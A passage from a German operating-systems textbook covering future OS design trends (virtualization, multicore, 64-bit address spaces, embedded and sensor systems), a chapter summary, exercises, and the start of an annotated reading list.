Neben *Der Mythische Mann-Monat* schrieb Brooks auch einen einflussreichen Artikel mit dem Titel „No Silver Bullet“ (Brooks, 1987). Darin argumentiert er, dass keines der Geheimmittel, mit denen verschiedene Leute zu dieser Zeit hausieren gingen, die Softwareproduktivität in einem Jahrzehnt um eine Größenordnung voranbringen würde. Die Erfahrung hat gezeigt, dass er Recht hatte.

Unter den vorgeschlagenen Wunderwaffen waren bessere Hochsprachen, objektorientierte Programmierung, künstliche Intelligenz, Expertensysteme, generative Programmierung, grafische Programmierung, Programmverifikation und Programmierumgebungen. Vielleicht gibt es im nächsten Jahrzehnt eine Wunderwaffe, aber es kann auch sein, dass wir uns mit Verbesserungen in kleinen Schritten begnügen müssen.

13.6 Trends beim Entwurf von Betriebssystemen

Prognosen sind schwierig – besonders wenn sie die Zukunft betreffen. Zum Beispiel schlug 1899 der Chef des US-Patentamts, Charles H. Duell, dem damaligen Präsidenten McKinley vor, das Patentamt (und seinen Job!) abzuschaffen. Seine Meinung war: „Alles, was erfunden werden kann, ist erfunden worden.“ (Cerf und Navasky, 1984) Trotzdem stand Thomas Edison in den folgenden Jahren mit einer Reihe von Erfindungen vor seiner Tür, unter anderem dem elektrischen Licht, dem Phonographen und dem Filmprojektor. Legen wir also ein paar neue Batterien in unsere Kristallkugel ein und wagen einen Blick auf die Betriebssysteme der nahen Zukunft.

13.6.1 Virtualisierung

Virtualisierung ist eine Idee, deren Zeit gekommen ist – ein weiteres Mal. Das Konzept tauchte zum ersten Mal 1967 mit dem CP/CMS-System von IBM auf, doch nun ist es mit geballter Kraft auf die Pentium-Plattform zurückgekehrt. In naher Zukunft werden viele Computer Hypervisoren auf der blanken Hardware laufen haben (siehe ▶ Abbildung 13.12). Der Hypervisor erzeugt eine Anzahl von virtuellen Maschinen,

von denen jede ihr eigenes Betriebssystem hat. Einige Computer werden eine virtuelle Maschine haben, auf der Windows für die älteren Anwendungen läuft, mehrere virtuelle Maschinen, auf denen Linux für die aktuellen Anwendungen ausgeführt wird, und vielleicht ein oder mehrere experimentelle Betriebssysteme auf weiteren virtuellen Maschinen. Dieses Phänomen wurde in Kapitel 8 besprochen und gehört sicher zur Technologie der Zukunft.




Abbildung 13.12: Ein Hypervisor, der vier virtuelle Maschinen ausführt

13.6.2 Mehrkern-Prozessoren

Mehrkern-Prozessoren gibt es bereits, aber die Betriebssysteme dafür nutzen diese nicht gut aus, nicht einmal für zwei Kerne, ganz zu schweigen von 64 Kernen, die in Kürze erwartet werden. Was sollen all die Kerne tun? Welche Art von Software wird dafür benötigt? Das weiß heute noch niemand so richtig. Anfangs wird man wohl versuchen, aktuelle Betriebssysteme dafür so zusammenzuflicken, dass sie auf diesen Prozessoren laufen können, aber dies wird sehr wahrscheinlich bei einer großen Anzahl an Kernen wegen des Problems des Sperrens von Tabellen und anderen Software-Ressourcen nicht sonderlich erfolgreich sein. Hier ist definitiv noch Raum für radikale neue Ideen.

Die Kombination von Virtualisierung und Mehrkern-Prozessoren erzeugt eine völlig neue Umgebung. In dieser neuen Welt ist die Anzahl der CPUs programmierbar. Mit einem Acht-Kern-Chip könnte die Software alles tun – nur eine CPU benutzen und die anderen sieben ignorieren, alle acht realen CPUs benutzen, zweistufige oder vierstufige Virtualisierung anwenden (was zu 16 bzw. 32 virtuellen CPUs führt) oder so ziemlich jede andere Kombination. Ein Programm könnte mit der Ankündigung beginnen, wie viele CPUs es wünscht, und dann ist es die Sache des Betriebssystems, diese CPUs erscheinen zu lassen.

13.6.3 Betriebssysteme mit großem Adressraum

Mit der Verschiebung der Maschinen von 32-Bit-Adressräumen zu 64-Bit-Adressräumen werden größere Änderungen im Entwurf von Betriebssystemen möglich. Ein 32-Bit-Adressraum ist nicht wirklich so groß. Wenn man versucht, bis zu 2^{32} Byte an jeden Erdbewohner zu verteilen, gibt es nicht genug Bytes für alle. Im Gegensatz dazu sind 2^{64} etwa 2×10^{19} . Jetzt bekommt jeder ein persönliches 3-GB-Stück.

Was können wir mit einem Adressraum von 2×10^{19} Byte tun? Zunächst einmal könnten wir das Konzept des Dateisystems eliminieren. Stattdessen können alle Dateien

ständig im (virtuellen) Speicher gehalten werden. Insgesamt ist genügend Platz für 1 Milliarde Spielfilme, wenn jeder auf 4 GB komprimiert wird.

Eine andere Möglichkeit ist ein persistenter Objektspeicher. Objekte können im Adressraum erzeugt werden und dort verbleiben, bis alle Referenzen auf sie verschwunden sind. Zu diesem Zeitpunkt können sie automatisch entfernt werden. Solche Objekte wären persistent im Adressraum, selbst nach dem Herunterfahren oder einem Neustart des Rechners. Mit einem 64-Bit-Adressraum könnten Objekte mit einer Rate von 100 MB/Sekunde über 5.000 Jahre hinweg erzeugt werden, ohne dass der Adressraum ausgeht. Natürlich benötigt man zum Speichern dieser Datenmengen eine Menge Plattenplatz für das Auslagern von Seiten, aber zum ersten Mal in der Geschichte wäre der Plattenplatz und nicht der Adressraum die beschränkende Größe.

Mit einer großen Anzahl an Objekten im Adressraum wird es interessant, mehrere Prozesse gleichzeitig im selben Adressraum zu haben, damit sie sich Objekte auf allgemeine Weise teilen können. Ein solcher Entwurf würde sicherlich zu völlig anderen Betriebssystemen führen, als wir sie heute haben. Einige Überlegungen dazu sind in (Chase et al., 1994) enthalten.

Ein anderer Aspekt von Betriebssystemen, über den mit 64-Bit-Adressräumen neu nachgedacht werden muss, ist der virtuelle Speicher. Mit 2^{64} Byte virtuellem Speicher und 8-KB-Seiten haben wir 2^{51} Seiten. Herkömmliche Seitentabellen lassen sich nicht gut auf diese Größe anpassen, so dass etwas anderes benötigt wird. Invertierte Seitentabellen sind eine Möglichkeit, aber auch andere Ansätze wurden vorgeschlagen (Talluri et al., 1995). Auf jeden Fall gibt es genügend Raum für neue Forschungsarbeiten über 64-Bit-Betriebssysteme.

13.6.4 Netzwerkfähigkeiten

Derzeitige Betriebssysteme sind für Einzelrechner entwickelt worden. Netzwerke waren ein nachträglicher Einfall und werden im Allgemeinen durch spezielle Programme wie Webbrowser, FTP oder Telnet angesprochen. In Zukunft werden Netzwerke vielleicht die Grundlage aller Betriebssysteme sein. Ein Einzelrechner ohne Verbindung zum Netz wird ebenso selten sein wie ein Telefon ohne Netzverbindung. Und es ist wahrscheinlich, dass Verbindungen mit Multimegabit/Sekunde die Norm sein werden.

Betriebssysteme müssen sich verändern, um diesen Paradigmenwechsel nachzuvollziehen. Der Unterschied zwischen lokalen und entfernten Daten wird praktisch verschwinden, da niemand mehr weiß oder sich darum kümmert, wo die Daten gespeichert werden. Überall könnten Rechner Daten von überallher als lokale Daten behandeln. In beschränktem Umfang ist das mit NFS bereits jetzt so, aber es wird sich wahrscheinlich weiter durchsetzen und besser integriert werden.

Der Zugriff auf das Web, der heute spezielle Programme (Browser) erfordert, könnte ebenso vollständig und nahtlos in das Betriebssystem integriert werden. Webseiten könnten der Standard für das Speichern von Information werden und diese Seiten könnten eine Reihe von Nicht-Text-Elementen wie Audio, Video, Programme und anderes enthalten, die alle als grundlegende Daten des Betriebssystems verwaltet werden.

13.6.5 Parallele und verteilte Systeme

Ein anderes aufstrebendes Gebiet sind parallele und verteilte Systeme. Derzeitige Betriebssysteme für Multiprozessoren und Multicomputer sind lediglich Standard-Betriebssysteme für Einprozessor-Maschinen mit kleinen Anpassungen am Scheduler, damit Parallelität etwas besser behandelt werden kann. In Zukunft können wir vielleicht Betriebssysteme sehen, in denen Parallelität viel zentraler ist als heute. Dieser Effekt wird enorm angeregt werden, wenn Desktop-Geräte demnächst zwei, vier oder mehr Prozessoren in einer Multiprozessorkonfiguration haben werden. Dies kann dazu führen, dass viele Anwendungen für Multiprozessoren mit der gleichzeitigen Forderung nach besserer Betriebssystemunterstützung dafür entworfen werden.

Es ist zu erwarten, dass Multicomputer in den kommenden Jahren wissenschaftliche und technische Großrechner dominieren werden, aber die Betriebssysteme für diese sind immer noch ziemlich primitiv. In den Bereichen Prozessplatzierung, Lastausgleich und Kommunikation bleibt noch viel zu tun.

Aktuelle verteilte Systeme sind oft als Middleware aufgebaut, da existierende Betriebssysteme nicht die richtigen Möglichkeiten für verteilte Systeme bereitstellen. Zukünftige Systeme könnten mit verteilten Systemen im Hinterkopf entworfen werden, so dass alle notwendigen Fähigkeiten bereits von Anfang an im Betriebssystem enthalten sind.

13.6.6 Multimedia

Multimedia-Systeme sind auf jeden Fall ein aufgehender Stern am Computerhimmel. Es würde niemanden wundern, wenn Computer, Stereoonlagen, Fernseher und Telefone alle in einem Gerät zusammengefasst würden, das hochqualitative Standbilder, Audio und Video unterstützen kann und mit Hochgeschwindigkeitsnetzen verbunden ist, so dass diese Dateien einfach heruntergeladen, ausgetauscht und auf sie entfernt zugegriffen werden können. Die Betriebssysteme für diese Geräte – oder auch nur für Audio- und Videogeräte allein – werden sich grundlegend von den aktuellen Systemen unterscheiden müssen. Insbesondere werden Echtzeitgarantien benötigt und der Entwurf des Betriebssystems wird sich daran orientieren. Da die Kunden außerdem sehr intolerant gegenüber wöchentlichen Abstürzen ihrer digitalen Fernseher sein werden, wird eine bessere Qualität der Software und mehr Fehlertoleranz benötigt. Außerdem sind Multimedia-Dateien tendenziell sehr groß, deshalb werden sich Dateisysteme verändern müssen, um diese effizient zu handhaben.

13.6.7 Batteriebetriebene Computer

Leistungsstarke Desktoprechner, wahrscheinlich mit 64-Bit-Adressraum, Netzwerken mit hoher Bandbreite, mehreren Prozessoren und qualitativ hochwertigem Audio und Video, werden ohne Zweifel bald allgemein verfügbar sein. Ihre Betriebssysteme werden sich deutlich von den gegenwärtigen unterscheiden, um all diese Anforderungen zu erfüllen. Allerdings sind batteriebetriebene Computer wie Notebooks, Palmtops,

Webpads, 100?-Laptops und Smartphones ein noch schneller wachsendes Marktsegment. Einige davon werden drahtlose Verbindungen zur Außenwelt haben; andere werden in einem nicht verbundenen Zustand laufen, wenn sie nicht zu Hause angegeschlossen sind. Diese benötigen unterschiedliche Betriebssysteme, die kleiner, schneller, flexibler und zuverlässiger als die aktuellen Systeme sind. Verschiedene Arten von Mikrokernen und erweiterbaren Systemen können hier die Basis bilden.

Diese Betriebssysteme müssen voll vernetzte (d.h. fest verbundene), schwach vernetzte (d.h. drahtlose) und nicht verbundene Operationen besser als heutige Systeme unterstützen, unter anderem das Horten von Daten, bevor die Verbindung abgebaut wird, und die Wiederherstellung der Konsistenz, wenn die Verbindung wieder aufgebaut wird. Ebenso müssen sie besser mit den Problemen der Mobilität umgehen können als derzeitige Systeme (z.B. das Auffinden eines Laserdruckers, das Anmelden darauf und das anschließende Senden einer Datei über Funk). Energieverwaltung – einschließlich der ausgiebigen Dialoge zwischen Betriebssystem und Anwendungen darüber, wie viel Strom noch zur Verfügung steht und wie er am besten genutzt werden kann – wird ein entscheidender Faktor sein. Dynamisches Anpassen der Anwendungen, um mit den Beschränkungen winziger Bildschirme umzugehen, könnte wichtig werden. Schließlich könnten neue Ein-/Ausgabemodi, wie beispielsweise Handschrift oder Sprache, neue Techniken im Betriebssystem erfordern, um die Qualität zu verbessern. Es ist unwahrscheinlich, dass das Betriebssystem für einen batteriebetriebenen, drahtlosen, sprachgesteuerten Handheld-Computer viel mit dem Betriebssystem für einen Desktop-64-Bit-Multiprozessor mit 4 CPUs und einer Gigabit-Glasfaser-Vernetzung zu tun haben wird. Und außerdem wird es natürlich noch eine Reihe von Hybridmaschinen mit ihren eigenen Anforderungen geben.

13.6.8 Eingebettete Systeme

Ein letztes Gebiet, in dem neue Betriebssysteme entstehen werden, sind eingebettete Systeme. Die Betriebssysteme in Waschmaschinen, Mikrowellengeräten, Puppen, Transistorradios (Internettadios), MP3-Playern, Camcordern, Aufzügen und Herzschrittmachern werden sich von allen oben erwähnten Systemen und höchstwahrscheinlich auch untereinander unterscheiden. Jedes einzelne Betriebssystem wird wohl sorgfältig auf seine spezielle Aufgabe zugeschnitten, weil höchstwahrscheinlich niemand jemals eine PCI-Karte in einen Herzschrittmacher stecken wird, um daraus eine Aufzugssteuerung zu machen. Da eingebettete Systeme nur eine begrenzte Anzahl an Programmen ausführen, die alle im Voraus bekannt sind, ist es möglich, Optimierungen vorzunehmen, die in allgemeinen Systemen nicht möglich sind.

Eine aussichtsreiche Idee für eingebettete Systeme sind die erweiterbaren Betriebssysteme (z.B. Paramecium und Exokernel). Diese können leicht- oder schwergewichtig sein, je nach den Anforderungen der fraglichen Anwendung, aber auf eine konsistente Art und Weise über alle Anwendungen. Da man eingebettete Systeme hundertmillionenfach produzieren wird, wird dies ein bedeutender Markt für neue Betriebssysteme werden.

13.6.9 Sensorknoten

Sensorknoten sind zwar ein Nischenmarkt, sie werden aber in vielen Kontexten eingesetzt, von der Überwachung von Gebäuden und Staatsgrenzen bis zur Aufspürung von Waldbränden und vielen weiteren. Die eingesetzten Sensoren sind billig, verbrauchen wenig Energie und benötigen äußerst kleine und schlanke Betriebssysteme, kaum mehr als Laufzeitbibliotheken. Doch wenn leistungsstärkere Sensoren billiger werden, werden wir echte Betriebssysteme auf ihnen sehen, die natürlich für diese Aufgaben optimiert sind und so wenig Strom wie möglich verbrauchen. Diese Systeme werden so organisiert sein, dass mehr Wert auf Energie-Effizienz als auf alles andere gelegt wird, wobei die Batterielaufzeit in Monaten gemessen wird und drahtlose Transmitter und Empfänger die großen Energiefresser sind.

ZUSAMMENFASSUNG

Der Entwurf eines neuen Betriebssystems beginnt mit der Festlegung, was es tun soll. Die Schnittstelle sollte einfach, vollständig und effizient sein. Es sollte ein klares Paradigma für die Benutzungsschnittstelle, die Ausführung und die Daten haben.

Das System sollte wohlstrukturiert sein, wobei eine von verschiedenen Techniken wie Schichtung oder Client-Server angewandt wird. Die internen Komponenten sollten orthogonal zueinander sein und Strategie und Mechanismus klar trennen. Insbesondere sollte über Fragestellungen wie statische oder dynamische Datenstrukturen, Namensräume, Bindezeitpunkte und die Reihenfolge der Implementierung der Module nachgedacht werden.

Performanz ist wichtig, aber **Optimierungen** sollten sorgfältig ausgewählt werden, damit sie nicht die Struktur des Systems ruinieren. Platz-Zeit-Zielkonflikte, Caching, Hints, Ausnutzen der Lokalität und das Optimieren des Normalfalls sollten in Betracht gezogen werden.

Das Schreiben eines Systems mit einer Handvoll Leute unterscheidet sich von der Produktion eines großen Systems mit 300 Menschen. Im zweiten Fall spielen die **Teamstruktur** und die **Projektverwaltung** eine zentrale Rolle für den Erfolg oder das Fehlschlagen eines Projekts.

Schließlich müssen sich Betriebssysteme in den kommenden Jahren verändern, damit sie neuen Trends folgen und neue Herausforderungen erfüllen können. Dies kann Hypervisor-basierte Systeme, Mehrkern-Systeme, 64-Bit-Adressräume, massive Vernetzung, große Multiprozessoren, Multimedia, drahtlose Handheld-Computer, eingebettete Systeme und Sensorknoten umfassen. Die kommenden Jahre werden aufregende Zeiten für Betriebssystementwickler sein.



Übungen

- 1.** Das Moore'sche Gesetz beschreibt das Phänomen des exponentiellen Wachstums in Anlehnung an das Wachstum der Population einer Tierart in einer neuen Umgebung, in der es Nahrung im Überfluss und keine natürlichen Feinde gibt. In der Natur wird eine exponentielle Kurve wahrscheinlich irgendwann zu einer Sigmoidkurve mit asymptotischem Wachstum, wenn das Futterangebot begrenzt wird oder Raubtiere lernen, die Spezies als neue Beutetiere anzusehen. Überlegen Sie sich einige Faktoren, die irgendwann den Fortschritt in der Computer-Hardware begrenzen.
- 2.** In ▶ Abbildung 13.1 sind zwei Paradigmen dargestellt, das algorithmische und das ereignisorientierte. Geben Sie für jede der folgenden Programmarten an, welches Paradigma wahrscheinlich am leichtesten zu benutzen ist:
 - a. Ein Compiler
 - b. Ein Bildbearbeitungsprogramm
 - c. Ein Programm zur Gehaltsabrechnung
- 3.** Einige der frühen Apple Macintoshs hatten den Code für die grafische Benutzungsoberfläche im ROM. Warum?
- 4.** Corbatós Aussage lautet, dass ein System ein Minimum an Mechanismen bereitstellen sollte. Im Folgenden sehen Sie eine Liste von POSIX-Aufrufen, die es bereits in UNIX-Version 7 gab. Welche sind redundant, d.h. könnten ohne Verlust an Funktionalität entfernt werden, da einfache Kombinationen von anderen Aufrufen dasselbe mit etwa derselben Performanz leisten könnten? Access, alarm, chdir, chmod, chown, chroot, close, creat, dup, exec, exit, fcntl, fork, fstat, ioctl, kill, link, lseek, mkdir, mknod, open, pause, pipe, read, stat, time, times, umask, unlink, utime, wait und write.
- 5.** In einem Mikrokern-basierten Client-Server-System macht der Mikrokern nichts anderes als den Nachrichtenaustausch. Ist es für Benutzerprozesse trotzdem möglich, Semaphore zu benutzen? Wenn ja, wie? Falls nicht, warum nicht?
- 6.** Vorsichtige Optimierungen können die Performanz der Systemaufrufe verbessern. Nehmen Sie den Fall an, dass ein Systemaufruf alle 10 ms durchgeführt wird. Die durchschnittliche Dauer des Aufrufs beträgt 2 ms. Wenn der Systemaufruf um den Faktor zwei beschleunigt werden kann, wie lange benötigt dann ein Prozess, der bisher 10 s gebraucht hat?
- 7.** Diskutieren Sie kurz die Frage Mechanismus versus Strategie in Zusammenhang mit Einzelhandelsgeschäften.

8. Betriebssysteme besitzen oft zwei Namensräume: einen internen und einen externen. Was sind die Unterschiede zwischen diesen Namensräumen im Hinblick auf Folgendes?
- Länge
 - Eindeutigkeit
 - Hierarchien
9. Man kann für Tabellen, deren Größe im Voraus nicht bekannt ist, zunächst eine feste Größe wählen und sobald die Tabelle voll ist, diese durch eine größere Tabelle ersetzen. Dabei werden die alten Einträge in die neue Tabelle kopiert und die alte Tabelle wird freigegeben. Was sind die Vor- und Nachteile, wenn die neue Tabelle die doppelte Größe der originalen Tabelle bekommt, verglichen mit der 1,5-fachen Größe?
10. In ► Abbildung 13.5 wurde ein Flag *found* verwendet, um anzuzeigen, ob die PID gefunden wurde. Wäre es möglich gewesen, *found* zu vergessen und nur *p* am Ende der Schleife zu testen, um festzustellen, ob die PID gefunden wurde oder nicht?
11. In ► Abbildung 13.6 wurden die Unterschiede zwischen Pentium und Ultra-SPARC durch bedingte Übersetzung verborgen. Könnte dieser Ansatz auch dazu verwendet werden, die Unterschiede zwischen einem Pentium mit IDE-Platten als einzigen Platten und einem System mit SCSI-Platten als einzigen Platten zu verbergen? Wäre das eine gute Idee?
12. Indirektion ist eine Möglichkeit, einen Algorithmus flexibler zu machen. Hat dies irgendwelche Nachteile und falls ja, welche?
13. Können wiedereintrittsfähige Prozeduren private statische, globale Variablen haben? Begründen Sie Ihre Antwort.
14. Das Makro aus ► Abbildung 13.7(b) ist offensichtlich effizienter als die Prozedur aus ► Abbildung 13.7(a). Ein Nachteil ist allerdings die schlechte Lesbarkeit. Gibt es weitere Nachteile? Wenn ja, welche?
15. Nehmen Sie an, wir brauchen eine Möglichkeit zur Berechnung, ob die Anzahl der Bits eines 32-Bit-Worts gerade oder ungerade ist. Überlegen Sie sich einen Algorithmus, der diese Berechnung so schnell wie möglich durchführt. Sie dürfen bis zu 256 KB an RAM für Tabellen verwenden, wenn Sie dies benötigen. Schreiben Sie ein Makro, das Ihren Algorithmus ausführt. *Zusatzaufgabe:* Schreiben Sie eine Prozedur, die diese Berechnung als Schleife über die 32 Bit durchführt. Messen Sie, wie viel schneller das Makro im Vergleich zur Prozedur ist.
16. In ► Abbildung 13.8 haben wir gesehen, wie GIF-Dateien 8-Bit-Werte als Index in einer Farbpalette verwenden. Dieselbe Idee kann mit einer 16 Bit breiten Farbpalette realisiert werden. Unter welchen Umständen, falls überhaupt, könnte eine 24-Bit-Palette eine gute Idee sein?

17. Ein Nachteil von GIF ist, dass das Bild die Farbpalette enthalten muss, wodurch die Dateigröße erhöht wird. Was ist die minimale Dateigröße, bei der man mit einer 8-Bit-Tabelle die Gewinnzone erreicht. Wiederholen Sie die Aufgabe mit einer 16 Bit breiten Farbpalette.
18. Im Text haben wir gezeigt, wie das Cachen von Pfadnamen einen signifikanten Geschwindigkeitsgewinn bei der Suche nach Pfadnamen bewirkt. Manchmal wird eine andere Technik verwendet, bei der ein Daemon-Prozess alle Dateien des Wurzelverzeichnisses öffnet und diese permanent offen hält, um ihre I-Nodes immer im Speicher zu halten. Verbessert ein derartiges Festhalten der I-Nodes die Pfadsuche sogar noch zusätzlich?
19. Selbst wenn eine entfernte Datei nicht gelöscht wurde, seitdem ein Hint aufgezeichnet wurde, könnte sie seit der letzten Referenzierung verändert worden sein. Welche andere Information könnte sinnvollerweise aufgezeichnet werden?
20. Betrachten Sie ein System, das Referenzen auf entfernte Dateien als Hints hortet, zum Beispiel in der Form (Name, Entfernter Rechner, Entfernter Name). Es ist möglich, die Datei stillschweigend zu löschen und dann zu ersetzen. Der Hint kann dann die falsche Datei abrufen. Wie erreicht man, dass dieses Problem weniger wahrscheinlich auftritt?
21. Im Text wurde dargelegt, dass Lokalität oft für Performanzverbesserungen verwendet werden kann. Stellen Sie sich aber den Fall vor, dass ein Prozess aus einer Quelle liest und ständig Ausgaben in zwei oder mehr Dateien macht. Kann der Versuch, Vorteil aus der Lokalität im Dateisystem zu ziehen, hier zu einem Verlust an Effizienz führen? Gibt es einen Ausweg?
22. Fred Brooks behauptet, dass ein Programmierer nur 1.000 Zeilen fehlerfreien Code pro Jahr schreiben kann, allerdings wurde die erste Version von MINIX (13.000 Zeilen Code) in nur drei Jahren von einer Person geschrieben. Wie erklären Sie diese Diskrepanz?
23. Schätzen Sie die Kosten der Produktion von Windows Vista, wenn Sie Brooks Aussage über die 1.000 Zeilen pro Programmierer und Jahr zugrunde legen. Nehmen Sie an, dass ein Programmierer 100.000 Euro pro Jahr kostet (einschließlich des Aufwands bezüglich Computer, Büroplatz, Unterstützung durch ein Sekretariat, Management usw.). Halten Sie Ihre Antwort für realistisch? Wenn nicht, was könnte falsch an ihr sein?
24. Da Speicher immer billiger wird, könnte man sich einen Computer mit einem großen batteriegesicherten Speicher anstelle einer Festplatte vorstellen. Was würde, bei den heutigen Preisen, ein einfacher PC kosten, der nur mit RAM ausgestattet ist? Nehmen Sie an, dass eine 1-GB-RAM-Platte für einen einfachen PC ausreicht. Ist diese Maschine konkurrenzfähig?

- 25.** Nennen Sie einige Fähigkeiten eines herkömmlichen Betriebssystems, die in einem eingebetteten System nicht benötigt werden.
- 26.** Schreiben Sie eine Prozedur in C, die zwei Parameter mit doppelter Genauigkeit addiert. Schreiben Sie die Prozedur mit bedingter Übersetzung, so dass sie sowohl mit 16-Bit-Maschinen als auch mit 32-Bit-Maschinen funktioniert.
- 27.** Schreiben Sie ein Programm, das zufällig kurze Zeichenketten in einem Feld erzeugt, welches dann durchsucht werden kann, mit (a) einer einfachen linearen Suche (Brute Force) und (b) einer ausgefeilten Methode Ihrer Wahl. Übersetzen Sie Ihr Programm mit Feldgrößen zwischen klein und so groß, wie es Ihre Maschine gerade noch verkraftet. Bewerten Sie die Performanz beider Ansätze. Wo ist der Nullpunkt?
- 28.** Schreiben Sie ein Programm, um ein Dateisystem im Speicher zu simulieren.

Bibliografie

- | | |
|---|------|
| 14.1 Empfehlungen für weiterführende Literatur | 1154 |
| 14.2 Alphabetische Literaturliste | 1163 |

» In den vorherigen 13 Kapiteln wurde eine Reihe von Themen behandelt. Dieses Kapitel ist als eine Hilfestellung für die Leser gedacht, die ihre Studien über Betriebssysteme weiter vertiefen wollen. Abschnitt 14.1 enthält eine Reihe empfehlenswerter Literatur. Abschnitt 14.2 ist eine alphabetisch sortierte Liste aller in diesem Buch zitierten Bücher und Artikel.

Zusätzlich zu den aufgeführten Referenzen sind die Veröffentlichungen des *ACM Symposium on Operating Systems Principles* (SOSP), das jeweils in ungeraden Jahren stattfindet, und des *USENIX Symposium on Operating Systems Design and Implementation* (OSDI), das in geraden Jahren abgehalten wird, gute Quellen für laufende Veröffentlichungen im Bereich Betriebssysteme. Die *Eurosys 200x Conference* ist eine jährliche Konferenz, die ebenfalls eine Quelle für erstrangige Aufsätze ist. Außerdem sind *ACM Transactions on Computer Systems* und *ACM SIGOPS Operating Systems Review* zwei Zeitschriften, in denen häufig relevante Artikel erscheinen. Viele andere ACM-, IEEE- und USENIX-Konferenzen behandeln Spezialthemen. <<

14.1 Empfehlungen für weiterführende Literatur

In den folgenden Abschnitten geben wir einige Hinweise auf weiterführende Literatur. Anders als die Artikel, die in den einzelnen Kapiteln unter der Überschrift „Forschung im Bereich ...“ aufgeführt wurden und die aktuellen Arbeiten behandeln, sind die Empfehlungen hier eher Einführungen und Lehrbücher. Diese können die Themen des Buches aus einer anderen Perspektive oder mit anderer Gewichtung behandeln.

14.1.1 Einführung und allgemeine Werke

- Silberschatz et al., *Operating System Concepts with Java*, 7. Auflage

Ein allgemeines Buch über Betriebssysteme. Es behandelt Prozesse, Speicherverwaltung, Schutzmechanismen und IT-Sicherheit, verteilte Systeme und einige spezialisierte Systeme. Zwei Fallbeispiele werden behandelt: Linux und Windows XP. Auf dem Einband sind lauter Dinosaurier dargestellt. Was allerdings Dinosaurier mit Betriebssystemen des Jahres 2007 zu tun haben sollen, ist völlig unklar (falls es überhaupt einen Zusammenhang gibt).

- Stallings, *Operating Systems*, 5. Auflage
(deutsche Ausgabe: *Betriebssysteme*, 4. Auflage)

Ein weiteres Buch über Betriebssysteme. Es behandelt alle bekannten Themen und enthält auch noch etwas Material über verteilte Systeme.

- Stevens und Rago, *Advanced Programming in the UNIX Environment*

Dieses Buch erklärt, wie man C-Programme schreibt, die die UNIX-Systemdiensteschnittstelle und die C-Standardbibliothek benutzen. Die Beispiele basieren auf System V Release 4 und dem 4.4BSD-UNIX. Der Zusammenhang zwischen diesen Implementierungen und POSIX wird detailliert beschrieben.

- Tanenbaum und Woodhull, *Operating Systems: Design and Implementation*

Ein aktiver Weg, etwas über Betriebssysteme zu lernen. In diesem Buch werden die üblichen Grundsätze besprochen, doch zusätzlich wird ein aktuelles Betriebssystem, MINIX 3, sehr ausführlich dargestellt, außerdem wird ein Listing des Systems als Anhang zur Verfügung gestellt.

14.1.2 Prozesse und Threads

- Andrews und Schneider, „Concepts and Notations for Concurrent Programming“
Ein Tutorium und Leitfaden über Prozesse und Interprozesskommunikation, einschließlich aktives Warten, Semaphore, Monitore, Nachrichtenaustausch und andere Techniken. Der Artikel zeigt auch, wie die Konzepte in verschiedenen Programmiersprachen verwendet werden. Der Artikel ist zwar alt, hat aber die Zeit sehr gut überdauert.
- Ben-Ari, *Principles of Concurrent Programming*
Dieses kleine Buch ist ausschließlich dem Problem der Interprozesskommunikation gewidmet. Es enthält Kapitel über wechselseitigen Ausschluss, Semaphore, Monitore, das Philosophenproblem und andere Themen.
- Silberschatz et al., *Operating System Concepts with Java, 7. Auflage*
Kapitel 4 bis 6 behandeln Prozesse und Interprozesskommunikation, einschließlich Scheduling, kritische Regionen, Semaphore, Monitore und klassische Probleme der Interprozesskommunikation.

14.1.3 Speicherverwaltung

- Denning, „Virtual Memory“
Ein klassischer Artikel, der viele Aspekte der virtuellen Speicherverwaltung behandelt. Denning war einer der Pioniere auf diesem Gebiet und der Erfinder des Arbeitsbereich-Konzeptes (*working set*).
- Denning, „Working Sets Past and Present“
Ein guter Überblick über eine Vielzahl von Speicherverwaltungs- und Paging-Algorithmen. Außerdem wird eine ausführliche Bibliographie bereitgestellt. Viele der dort aufgeführten Literaturangaben sind zwar alt, doch die Prinzipien haben sich eigentlich nicht verändert.
- Knuth, *The Art of Computer Programming, Vol. 1*
First Fit, Best Fit und andere Speicherverwaltungsalgorithmen werden in diesem Buch erklärt und verglichen.
- Silberschatz et al., *Operating System Concepts with Java, 7. Auflage*
Kapitel 8 und 9 behandeln die Speicherverwaltung einschließlich Swapping, Paging und Segmentierung. Verschiedene Paging-Algorithmen werden erwähnt.

14.1.4 Ein- und Ausgabe

- Geist und Daniel, „A Continuum of Disk Scheduling Algorithms“
Ein allgemeiner Algorithmus zur effizienten Plattenarmbewegung sowie aufwändige Simulationen und experimentelle Ergebnisse werden beschrieben.
- Scheible, „A Survey of Storage Options“
Es gibt heutzutage viele Möglichkeiten, Bits zu speichern: DRAM, SRAM, SDRAM, Flash-Speicher, Festplatte, Diskette, CD-ROM, DVD und Band, um nur einige zu nennen. In diesem Artikel wird ein Überblick über die unterschiedlichen Technologien gegenüber, dabei werden jeweils ihre Stärken und Schwächen hervorgehoben.
- Stan und Skadron, „Power-Aware Computing“
Bis es jemand schafft, das Moore'sche Gesetz auf Batterien anzuwenden, wird die Energienutzung eines der Haupttheimen bei mobilen Geräten bleiben. Über kurz oder lang werden wir sogar temperaturbewusste Betriebssysteme benötigen. Dieser Artikel gibt einen Überblick über einige dieser Probleme und bietet eine Einführung zu fünf anderen Artikel in dieser speziellen Ausgabe von *Computer* zur energiebewussten Datenverarbeitung.
- Walker und Cragon, „Interrupt Processing in Concurrent Processors“
Die Implementierung von exakten Interrupts auf superskalaren Computern ist eine interessante Arbeit. Der Trick ist, den Zustand zu serialisieren, und zwar schnell. Eine Anzahl von Entwurfsfragen und Kompromissen werden hier behandelt.

14.1.5 Dateisysteme

- McKusick et al., „A Fast File System for Unix“
Das UNIX-Dateisystem wurde für die 4.2BSD-Version vollständig überarbeitet. Dieser Bericht beschreibt die Entwicklung des neuen Dateisystems, dabei wird der Schwerpunkt auf die Performanz gelegt.
- Silberschatz et al., *Operating System Concepts with Java*, 7. Auflage
Kapitel 10 und 11 behandeln Dateisysteme. Neben anderen Themen werden Dateioperationen, Zugriffsmethoden, Verzeichnisse und Implementierungen behandelt.
- Stallings, *Operating Systems*, 5. Auflage
(deutsche Ausgabe: *Betriebssysteme*, 4. Auflage)
